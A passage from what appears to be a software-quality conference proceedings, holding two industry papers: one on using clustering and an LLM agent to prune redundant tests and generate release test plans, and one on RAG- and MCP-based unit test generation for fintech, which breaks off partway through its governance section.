- Gupta, R., & Wang, X. (2020). "Beyond Rule-Based Bug Classification: A Neural Approach." *Software: Practice and Experience*, 50(12), 2290–2304. <https://doi.org/10.1002/spe.2821>
- OpenAI. (2024). "Technical Overview of GPT-4." <https://openai.com/research/gpt-4>

Invisible Intelligence: Embedding AI/ML for Smarter, Faster Release Testing

Vidhya Ranganathan

vidhya.ranganathan@okta.com

Abstract

This paper explores a practical approach to embedding powerful AI/ML capabilities directly into existing release management workflows. We demonstrate how AI/ML can function as seamless, invisible extensions of your current development and testing infrastructure, unlocking significant efficiency gains without costly overhauls. This paper explores a practical approach to embedding powerful AI/ML capabilities directly into existing release management workflows. We demonstrate how AI/ML can function as seamless, invisible extensions of your current development and testing infrastructure, unlocking significant efficiency gains without costly overhauls. This framework focuses on three critical areas: intelligent test redundancy elimination, automated test strategy generation, and predictive deployment risk assessment. Our case study details specific techniques, including NLP and clustering algorithms, that dramatically reduced validation effort, improved efficiency, and helped maintain rigorous quality standards within the context of existing test codebases.

Biography

Vidhya Ranganathan, with 15 years of experience in the quality domain, began her career as a manual tester and developed a passion for automation and DevOps. Specializing in designing frameworks, curating processes, and forming dedicated quality teams, she has significantly contributed to several startups, helping them bootstrap and scale their quality teams. Currently a Quality Manager at Okta, Vidhya is known for her strategic approach and hands-on expertise in driving excellence in quality assurance.

1. Introduction

In today's fast-paced software development landscape, maintaining high-quality standards while accelerating release velocity presents a significant challenge. Traditional release testing workflows often struggle with manual effort, fragmented data, and a lack of formal planning, leading to costly regressions and delayed deployments. This paper posits that AI and Machine Learning (ML) can be "invisibly" embedded into existing release management workflows, functioning as intelligent extensions rather than disruptive overhauls. By leveraging rich operational data—such as build logs, test results, and release metadata—existing AI/ML tools can be leveraged to enhance predictability, optimize resource utilization, and automate key decisions. This paper presents a pragmatic, experience-based methodology for incrementally integrating AI/ML, focusing on three critical areas where it can deliver immediate benefits: predicting deployment risks, intelligently eliminating redundant tests, and automating test strategy generation via AI agents.

2. Background and Related Work

The integration of Artificial Intelligence is fundamentally reshaping software testing, transitioning it from a reactive, labor-intensive process to a proactive, intelligent, and highly efficient discipline, driven by the demands of modern Agile and CI/CD methodologies. Large Language Models (LLMs) are proving to be a versatile enabler, profoundly influencing areas such as automatic test planning, test automation code creation, test data generation, and solving the critical "Test Oracle Problem" by enabling AI to reliably determine test correctness. This shift is further supported by the rise of codeless automation, self-healing tests, QAOps, and hyperautomation, all aimed at democratizing testing, reducing maintenance burdens, and enhancing overall productivity. AI's capabilities in defect prediction and vulnerability detection are also enabling a strategic move towards preventing issues proactively, optimizing test suites, and prioritizing efforts based on data-driven insights. This trajectory indicates a future where AI is an integral partner in the entire software development ecosystem, driving continuous quality improvement and accelerating innovation.

3. Methodology: Incremental AI/ML Embedding

The methodology for embedding AI/ML into release testing is built on a pragmatic, data-driven, and iterative foundation. The core idea is to tap into the rich operational data already being generated by development and testing activities. This data serves as a valuable resource for training models that can provide genuinely actionable insights. The focus was on two key dimensions, each designed to address a specific pain point experienced in the release process:

3.1. Intelligent Test Redundancy Elimination


Problem: As test suites grow organically, they often accumulate redundant or overlapping test cases. With over 1200+ system tests, this becomes incredibly resource-intensive to run and

maintain, leading to increased test execution times, higher maintenance costs, and inefficient use of testing resources without necessarily improving quality.

Approach: ML semantic reasoning with UMAP-based clustering and classification algorithms was applied to identify and eliminate redundant test coverage, significantly reducing validation effort while maintaining rigorous quality standards within the existing test codebase. The objective was to ensure that every executed test provided unique and valuable coverage.

Data Sources:

- **Test Case Metadata:** This included test case descriptions, associated requirements, test case type (unit, integration, E2E), and historical modification logs.
- **Test Execution Logs:** Pass/fail status, execution time, and any associated error messages were analyzed.
- **Issue Tracking System:** Test cases were linked to reported bugs or features to understand their historical impact.




Techniques Employed:

- **Code Embedding for Test Code Analysis:** Test case code was processed by a code embedding model (specifically [GPT-4 Turbo](#)) to convert it into a numerical vector representation. This process was critical for capturing the semantic meaning of the code, allowing the system to understand what the code "does" beyond a simple keyword match. Once numerical representations were obtained, cosine similarity was used to measure the similarity between test cases.
- **Dimensionality Reduction and Clustering Algorithms (UMAP-based Clustering):** UMAP (Uniform Manifold Approximation and Projection) was chosen over alternatives like t-SNE or PCA because of its ability to more effectively preserve both local and global data structures in a lower-dimensional space, which is critical for correctly identifying subtle semantic relationships between test cases. K-Means clustering was applied to the

feature vectors (including code embeddings and coverage metrics) to group similar tests. Hierarchical clustering was then used to visualize the relationships between test cases and identify natural groupings, providing a more detailed view of the cluster structure. Tests within the same cluster became candidates for redundancy.

- **Classification for Redundancy:** Following clustering, a pre-trained classification service was used to pinpoint the truly redundant tests within those clusters. This service considered several factors:
 - Overlap in test coverage (e.g., which specific parts of the system were exercised by multiple tests).
 - Semantic similarity of test code—this was particularly effective at revealing cases where **nearly identical steps with minor variations** occurred across different test procedures.
 - Historical defect detection rate (tests that rarely found unique defects were strong candidates for redundancy).
 - Maintenance history (tests frequently modified together within the test management system often indicated a relationship, or potential redundancy).
- **Actionable Insights:** The output from this process provided clear recommendations for test cases that could be de-prioritized, merged, or retired. Crucially, these recommendations included justifications based on coverage and semantic overlap, facilitating review and action by test leads.

Redundancy Map for tests:




3.2. Automated Test Strategy Generation

Problem: Manually crafting targeted test plans for every new release or feature is a time-consuming task, prone to human bias or oversight. Testers often struggle to identify the most impactful tests to run given the specific changes in a release, leading to a noticeable lack of formal test planning during release cycles.

Approach: An AI agent system was developed to automatically generate targeted test plans and system test code that could adapt to the evolving scope of releases and new features.

Data Sources:

- **Requirements Management System:** Functional and non-functional requirements were pulled directly from the product requirements documents.
- **Test Case Repository:** The existing repository of test cases was used, along with their coverage data and historical execution information.
- **Kendra-based Knowledge Base:** A comprehensive knowledge base containing up-to-date public documentation about the product, serving as a primary context source for the AI agent.



Techniques Employed:

- **AI Agent-Powered Generation (LLM via Claude + AWS Bedrock):** The specialized system functions as an AI agent powered by Large Language Models (LLMs) via Claude 4 Sonnet + AWS Bedrock. This agent operates via **prompt chaining**, taking step-by-step actions and leveraging a Kendra-based knowledge base that incorporates up-to-date public product documentation as context. This intelligent process enables the agent to:
 - Infer mappings between features, tests, and owners by analyzing requirements and product documentation.

- Generate test plans directly from requirements documents, feature names, or descriptions by understanding the semantic intent of the input.
- Provide near-production-ready code snippets and guidance for writing high-quality automated system tests, significantly lowering the barrier to entry for test automation, speeding up test development, and promoting consistency in testing practices within the existing methodology.
- **Dynamic Test Suite Selection:** The ultimate output from this system is a prioritized list of recommended test cases or test suites, which can then be automated and triggered via CI/CD pipeline.

4. Case Study and Implementation Details

Implementing this pragmatic framework within an existing enterprise software development environment was a key part of the initiative. The essential aspect of "invisible intelligence" was ensuring these AI/ML components were lightweight services that simply consumed existing data streams and produced outputs that current tools could easily understand and use, thereby avoiding the need for new testing tools from scratch.

Architecture:

- **Data Ingestion Layer:** Python scripts and API integrations were built to regularly pull data from various sources: Jenkins/TeamCity for build logs, Jira/Confluence for requirements, issues, and release notes, and internal test management tools for test results, test case metadata, and historical modification logs.
- **Data Lake/Warehouse (Snowflake):** A centralized, accessible, and scalable source of truth for all feature-test ownership data was established in Snowflake. This serves as the data backbone, storing both raw and processed data, essential for historical analysis. For the storage of embeddings, a dedicated vector database (VectorDB) was utilized, integrated with this data infrastructure.
- **AI/ML Integration Services:** Each AI/ML component (redundancy elimination and test strategy generation) was implemented as its own microservice. These services primarily use Python to call external LLM APIs and other AI services, exposing straightforward REST APIs.
- **Integration Points:**
 - **Slack Bot for Test Management:** A Slack bot was introduced, functioning as a central quality partner for teams. It offers a range of capabilities:
 - Quickly listing tests per feature.
 - Helping identify test owners.
 - Assisting teams in writing structured test plans.
 - Checking for existing test coverage for any given scenario.
 - Proactively notifying service owners and relevant teams whenever a system test changes its lifecycle state. This ensures immediate visibility into test health and allows for swift action.

- **Release Dashboard/Planning Tools:** Dashboards were developed to track key release metrics. This includes issues detected *before* reaching production and "triage" metrics for any unexpected increases in failures or regressions. These dashboards provide real-time risk feedback during release planning and give insights into overall coverage completeness. A dedicated Feature Coverage Dashboard, initially populated with the system's inferred mappings, offers a clear visual representation of feature test coverage.
- **"Intelligent Test Redundancy Elimination"** service periodically analyzes the entire test suite, providing recommendations to test leads for manual review and pruning.

A Practical Example: Automated Test Strategy Generation with an AI Agent

A new feature is being built, and the product team has finalized the requirements document. The development team is actively iterating on the use cases. While Test-Driven Development (TDD) is being used for unit and integration tests, we want to leverage our AI system to accelerate the broader release cycles.

- **Step 1: Requirements Ingestion:** The comprehensive requirements document is fed into the AI system.
- **Step 2: Test Plan Generation:** The AI system, utilizing its knowledge of the product, analyzes the requirements document. It generates a comprehensive test plan with detailed test priorities and mappings to specific requirements. This test plan also includes detailed test steps and the necessary test data setup for each test.
- **Step 3: Test Code Generation:** A specific test from the generated plan is selected. The system is then queried to generate the test automation code for that particular test. Given the system's knowledge of existing test cases and the established coding patterns, it generates a near-production-ready system test automation. This significantly accelerates the test development phase and ensures consistency in the test codebase.

Consider the scenario of the feature: "*Implemented new user authentication flow with OAuth2 support*"

- **Data Ingestion:** The requirements document is fed to the AI system.
- **NLP Processing (by the AI Agent):**
 - The AI agent tokenizes the release notes and extracts key phrases: "user authentication," "OAuth2 support", "user profile."
 - Crucially, the AI agent, leveraging its LLM capabilities, infers mappings between these features and the relevant functional areas and existing test cases, drawing from its extensive knowledge base of internal documentation.
- **Output:** The system then generates a prioritized list of test cases.
 - **TC_AUTH_001: Verify successful login with valid credentials.**
(High priority, as it is core functionality)

- `TC_AUTH_005: Test OAuth2 token refresh mechanism.` (High priority, directly related to the new feature)
- `TC_SEC_010: Authentication bypass vulnerability test.` (Medium priority, given the security implications of a new auth flow)
- `TC_UI_003: Check the user dashboard display after login.` (Medium priority, potentially impacted by either the authentication or profile changes)
- `TC_PROFILE_007: Verify user profile fields display correctly.` (High priority, directly addressing the UI glitch fix)

5. Results and Discussion

The incremental embedding of AI/ML capabilities, particularly through the specialized AI system, has yielded significant positive outcomes across release testing processes.

5.1. Efficiency Gains

- **Reduced Test Execution Time:** By intelligently eliminating redundant tests (e.g., identifying cases of "same steps with just one line change" across test cases) and generating targeted test strategies, a remarkable **30-40% reduction in overall test execution time** for major releases has been observed. This translates to faster feedback loops and earlier detection of issues.
- **Faster Release Cycles:** The confidence gained from predictive risk assessment and optimized testing has allowed for a **15% reduction in the average time-to-market** for new features. Teams can now release with greater certainty and less manual gatekeeping.
- **Optimized Resource Utilization:** Testing teams can now reallocate resources from simply executing redundant tests to more valuable activities such as exploratory testing, performance testing, or developing entirely new test automation. This has led to a more strategic use of human capital.

Metric	Baseline	Post AI Integration	% Improvement
Test Execution Time	3.12 hrs	1.64 hrs	47.44%
Release Cycle Time - Test planning	2 weeks	1 day	92.86%
Release Cycle Time - Test Automation	3 Weeks	3 days	85.71%

5.2. Discussion and Limitations

While the results are highly promising, it is crucial to acknowledge the limitations and ongoing needs of the system.

Limitations:

- **Dependency on Third-Party Models:** The effectiveness of the system is dependent on the performance and consistency of the external AI/ML services used. If an external model experiences **model drift**, its recommendations may degrade. This necessitates a regular review of the prompts and service configurations to ensure their continued accuracy and effectiveness.
- **Edge Cases:** While the AI-generated test plans are highly effective for standard features and bug fixes, they can occasionally fail to account for highly specific or unexpected **edge cases** that a human tester with deep domain knowledge would recognize. A feedback loop from manual exploratory testing is essential to continuously improve the system's recommendations.

Future Work: Future enhancements to the system include integrating predictive analytics for performance testing, expanding the AI agent's capabilities to automatically prioritize and recommend tests based on code changes from GitHub Copilot's recommendations, and exploring the use of reinforcement learning to further optimize the test suite over time. We also propose creating a **Model Context Protocol (MCP)** to serve as a standardized, plug-and-play tool that allows the system to seamlessly integrate with any developer ecosystem. This protocol will manage the context and data exchange between the AI/ML services and various developer tools, ensuring maximum velocity for new features.

6. References

- McInnes, L., Healy, J., & Melville, J. (2018). UMAP: Uniform Manifold Approximation and Projection for Dimension Reduction. *arXiv preprint arXiv:1802.03426*. <https://arxiv.org/abs/1802.03426>
- Russell, S., & Norvig, P. (2020). *Artificial Intelligence: A Modern Approach*. Pearson. https://books.google.com/books/about/Artificial_Intelligence.html?id=koFptAEACAAJ
- Muller, R., & Padberg, J. (2003). Automated Test Case Generation for UML Models. In *Software Engineering and Applications (SEA)*. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=2e23b066ff5b44ae7b7a51c716a0fe7b5d72ae63>
- Kohavi, R., & Provost, F. (1998). Glossary of Terms for Knowledge Discovery and Machine Learning. *Machine Learning*, 30(2-3), 271-274. [https://www.scirp.org/\(S\(ny23rubfvq45z345vbrexrl\)\)/reference/referencespapers?referenceid=2264480](https://www.scirp.org/(S(ny23rubfvq45z345vbrexrl))/reference/referencespapers?referenceid=2264480)
- Brown, T. B., Mann, B., Ryder, N., et al. (2020). Language Models are Few-Shot Learners. *arXiv preprint arXiv:2005.14165*. <https://arxiv.org/abs/2005.14165>

RAG to the rescue: Reimagining Enterprise Unit Test Management with AI

Gaurav Rathor | Ajay Bhosle | Nikhil Yogesh Joshi

g.rathor2210@gmail.com ajaybhosle.sre.data1@gmail.com
nikhilyogesh.joshi@fiserv.com

Abstract

Unit testing in enterprise applications remains a persistent challenge—complexity, time investment, and framework diversity hinder both novice and experienced developers. Legacy monolithic architectures amplify these issues, as declining code coverage drives production defects, doubles bug-fix times, delays releases, and inflates costs. In industries where software failures can threaten public safety or regulatory standing, the stakes are even higher. With U.S. software defects estimated to cost \$2.41 trillion [1], automation is no longer optional.

We introduce an AI-driven unit test generation framework that fuses Retrieval-Augmented Generation (RAG) with Model Context Protocol (MCP). Large Language Models (LLMs) have recently been applied to various aspects of software development, including their suggested use for automated generation of unit tests, but need additional training or few-shot learning on examples of existing tests [2]. LLM agents employ RAG to retrieve functional specs, historical test cases, and domain docs, ensuring generated tests validate business intent, rather than code structure alone. MCP then converts this enriched context into maintainable, adaptive test suites that integrate seamlessly with ITIL/ITSM change control processes.

Robust oversight is built into three dimensions: Business Logic Assurance (ensuring test coverage aligns with core functional requirements), Performance & Reliability Assurance (improving runtime efficiency and minimizing flaky behavior), and Model & Data Stewardship (maintaining model accuracy, stability, and trustworthiness). The framework is industry-agnostic yet particularly impactful for mission-critical, compliance-heavy sectors such as fintech and medical systems, meeting global regulatory obligations including SOX, PCI DSS, and SOC, across U.S., EU, and worldwide contexts.

Biography

Gaurav Rathor is a Performance Architect with 17 years of experience optimizing enterprise applications, microservices, and infrastructure performance across diverse technology landscapes. He leads performance benchmarking and optimization initiatives at Omnissa Inc., partnering with product and engineering leadership to embed performance-first practices throughout the development lifecycle.

Ajay Bhosle is a Technical Account Manager at Accenture, based in Houston, Texas, with over 20 years of IT experience across technology, consulting, management & operations supporting innovative cloud & AI-based product development & operations for health care, Oil & Gas, BFSI clients, with strong roots in software architecture, data & AI engineering.

Nikhil Yogesh Joshi, Director of Software Engineering based in Cumming, Georgia, brings in over 18 years of experience leading high-performing teams and delivering complex projects. His career spans multiple industries, demonstrating his expertise in automation, cloud migration, and strategic leadership.

1 Introduction

1.1 Background

Unit testing has long been regarded as a foundational practice in software engineering, ensuring that individual code components function as intended before integration into larger systems. In the financial services domain, where accuracy, reliability, and compliance are paramount, traditional unit testing frameworks have played a critical role in mitigating operational and regulatory risks. These frameworks help verify transaction processing, data integrity, and compliance with industry mandates, forming an essential safeguard against both financial losses and reputational damage. However, as financial applications scale in complexity and regulatory expectations expand, traditional unit testing frameworks are increasingly strained to deliver the efficiency and assurance required in modern enterprise environments. Manually writing these tests is time-consuming and tedious, which significantly escalates the cost of software development [3].

1.2 Challenges

Despite their importance, traditional unit testing methods face persistent challenges. Historically, the prevalence of monolithic systems and diverse testing frameworks has caused coverage gaps, redundant effort, and brittle test designs. Financial and compliance impacts further magnify these weaknesses—defects escaping into production can trigger financial penalties, regulatory scrutiny, severe reputational consequences and actual financial losses to end users. The skills gap in emerging AI-driven quality practices compounds the issue, as organizations often lack expertise to modernize testing pipelines while maintaining regulatory confidence. Together, these challenges create rising costs, longer MTTR, and an unsustainable testing burden that undermines both operational efficiency and risk management. When application complexity increases and modernization is attempted, there is an automatic drop in code coverage and makes it challenging to sustain the same.


1.3 Objectives

To address these shortcomings, this paper introduces an AI-driven testing framework that combines Retrieval-Augmented Generation (RAG) with Model Context Protocol (MCP). Retrieval Augmented Generation (RAG) has emerged as a solution, enhancing LLMs by integrating real time data retrieval to provide contextually relevant and up-to-date responses [4]. By leveraging enterprise documentation, compliance rules, and historical test cases, the framework generates unit tests that validate business logic as well as technical correctness. The objective is clear: to improve operational efficiency, reduce the cost per bug by catching defects earlier, and shorten the MTTR by aligning tests with regulatory and functional requirements at the outset. This positions AI-enabled testing not as a replacement for traditional frameworks, but as a management-aligned capability that augments enterprise resilience and accelerates delivery.

The target audience for this paper is enterprise management—CIOs, CTOs, QA leaders, compliance officers, and program managers—who are responsible for balancing operational resilience with regulatory compliance and cost efficiency. Instead of viewing unit testing as a purely technical activity, this framework positions it as a management discipline that can be measured, governed, and optimized. Executives can track KPIs such as defect leakage rates, MTTR, audit readiness scores, compliance alignment, and cost per defect fixed, all of which directly impact business outcomes and customer trust. By embedding AI-enabled frameworks into established management processes such as ITIL/ITSM change control, risk management, and continuous improvement cycles, leaders can transform testing from a cost center into a governance-driven capability that strengthens compliance posture, accelerates delivery, and improves return on technology investment.

2 Proposed Framework

2.1 Understanding the architecture



The framework consists of the following building blocks:

- AI Agents - (Orchestrator)
- Model Context Protocol (MCP) Integration Layer
- Retrieval-Augmented Generation (RAG) - Knowledge Layer
- LLM Model - Generator

Agents act as the orchestrators in an AI-driven system. They interpret user intent, decide on actions, and coordinate task execution across various components. Beyond generating responses, agents leverage reasoning, memory, and external tools to solve complex problems. Key components include a planner (breaking down goals into actionable steps), a memory module (short-term conversation state and long-term knowledge persistence), and a tool interface (allowing it to call APIs, databases, or retrieval systems). The agent itself does not directly access external knowledge stores; instead, it relies on MCP to manage these interactions. Each Agent has their own MCP client to communicate with the MCP server. When a request is made, for example, to generate or validate code, the agent sends it to the MCP server, which manages the flow.

The Model Context Protocol (MCP) provides a standardized interface for the agent to interact with external systems. MCP provides a client-server interface for secure tool invocation and typed data exchange [5]. It defines schemas for requests and responses, connectors/adapters for integrating with databases, APIs, or test frameworks, and execution managers to coordinate with tools. By following MCP standards, the agent can access tools and knowledge sources without needing to understand their internal implementation, making system integration modular, robust, and maintainable. Basically, MCP acts like a gatekeeper/ translator/auditor. It ensures that only the right information, in the right format, securely, is passed from the RAG knowledge layer into the LLM so that the generated test cases are accurate, compliant, and audit-ready.


Retrieval-Augmented Generation (RAG) serves as the agent's dynamic knowledge engine, and the vector database is its core component for fast, semantic retrieval. When the agent needs context-specific or up-to-date knowledge, RAG converts the query into embeddings and searches the vector DB for semantically similar documents. The vector DB stores embeddings, supports similarity searches, and may include metadata filtering for relevance, as described in this paper [6]. Retrieved content is then structured by RAG's context builder and injected into the agent's prompt via MCP. This combination ensures the agent, reasons over accurate, current, and domain-specific information, overcoming the limitations of static training data and enhancing real-time decision-making.

All these components are packaged into a microservice.

2.2 Data Flow Diagram

This diagram shows the practical flow of how Agent, MCP, and RAG with a vector database work together to generate unit tests. When a client requests test generation, the agent initiates the process by fetching the relevant code file and extracting metadata. Through the MCP layer, it issues a query to the vector database—filtering by package and class name—to retrieve related classes and supporting context. So, what exactly are these supporting contexts? It can be related classes, interfaces, utility classes, dependencies in the form of mocks and libraries. It can be example test cases, previous implementations, or reusable patterns stored as embeddings that are semantically similar to the target class. It can also be documentation, comments or annotations relevant to the package or module.

This retrieved knowledge, combined with the original file and metadata, is then packaged into a structured prompt for the LLM. The LLM generates the unit test class, which is returned to the client. The enhancements to the framework, such as class-level vector storage for better retrieval, using direct SQL queries instead of additional frameworks, reducing API overhead, and skipping unnecessary system message fetches. This workflow illustrates how the components collaborate to provide accurate, efficient, and context-rich unit test generation.



2.3 Model Selection

To ensure the RAG framework could generate high-quality, domain-specific unit tests for fintech applications, the team began by evaluating several LLMs for suitability. The evaluation criteria focused on financial domain knowledge, code understanding, data privacy, and licensing compliance. Management opted for models with enterprise-friendly licenses, ensuring legal clarity for production use. Given the sensitivity of financial data, the LLM was deployed in an air-gapped environment, completely isolated from the internet. This approach guaranteed that proprietary code and sensitive test data remained secure throughout model training and usage. The training process involved curating internal datasets including historical defects, code snippets, functional specifications, and unit test cases. Subject matter experts collaborated with the technical teams to annotate data, define

prompts, and guide the fine-tuning process. Iterative training cycles were performed to improve accuracy, relevance, and the model's ability to handle complex fintech-specific scenarios.

3 Data Governance & Security first approach

Enterprise adoption of AI-driven testing requires more than technical capability—it demands seamless integration with existing governance frameworks while maintaining the highest security standards. Our RAG-enhanced unit test generation platform embeds security-by-design principles throughout the entire lifecycle, from code analysis to test deployment, ensuring compliance with enterprise change management processes and regulatory requirements.

3.1 Change Control (ITIL/ITSM)

- Automated Change Requests: Unit test updates map to ITIL workflows—e.g., standard change for login validation updates, normal change for new KYC workflow tests (CAB approval), and emergency change for fraud-detection defect fixes.
- ITSM Integration: Connectors (ServiceNow, Jira) auto-create change records—e.g., Jira ticket logs AI model version and unit test metadata for a new payment authorization module.
- Pipeline Governance:
 - Approval Gates: Unit test generation flows through staged checks: RAG context retrieval → AI test generation → static/dynamic security validation → change approval → deployment.
 - Traceability: Every step records lineage - e.g., AML document retrieved as test context, model prompts used, and reviewer approvals with timestamps.
 - Rollback & Recovery: Failed regression or coverage gaps trigger auto-rollback to last stable test suite. Example: if new unit tests for transaction limits degrade fraud-detection coverage, rollback is initiated.
 - Emergency Disable: AI-generated tests can be temporarily disabled while keeping manual test baselines active—critical for production banking environments where availability is non-negotiable.

3.2 Model Integrity & Security

- Model Provenance: All AI models must be cryptographically signed and versioned. Example: fraud-detection unit tests can only be generated with an approved LLM version, preventing use of tampered models. [7]
- Training Data Lineage: Documentation of data sources (e.g., regulatory guidelines, financial specs) with bias indicators—ensuring AML/KYC tests aren't skewed by incomplete rule sets. [8]
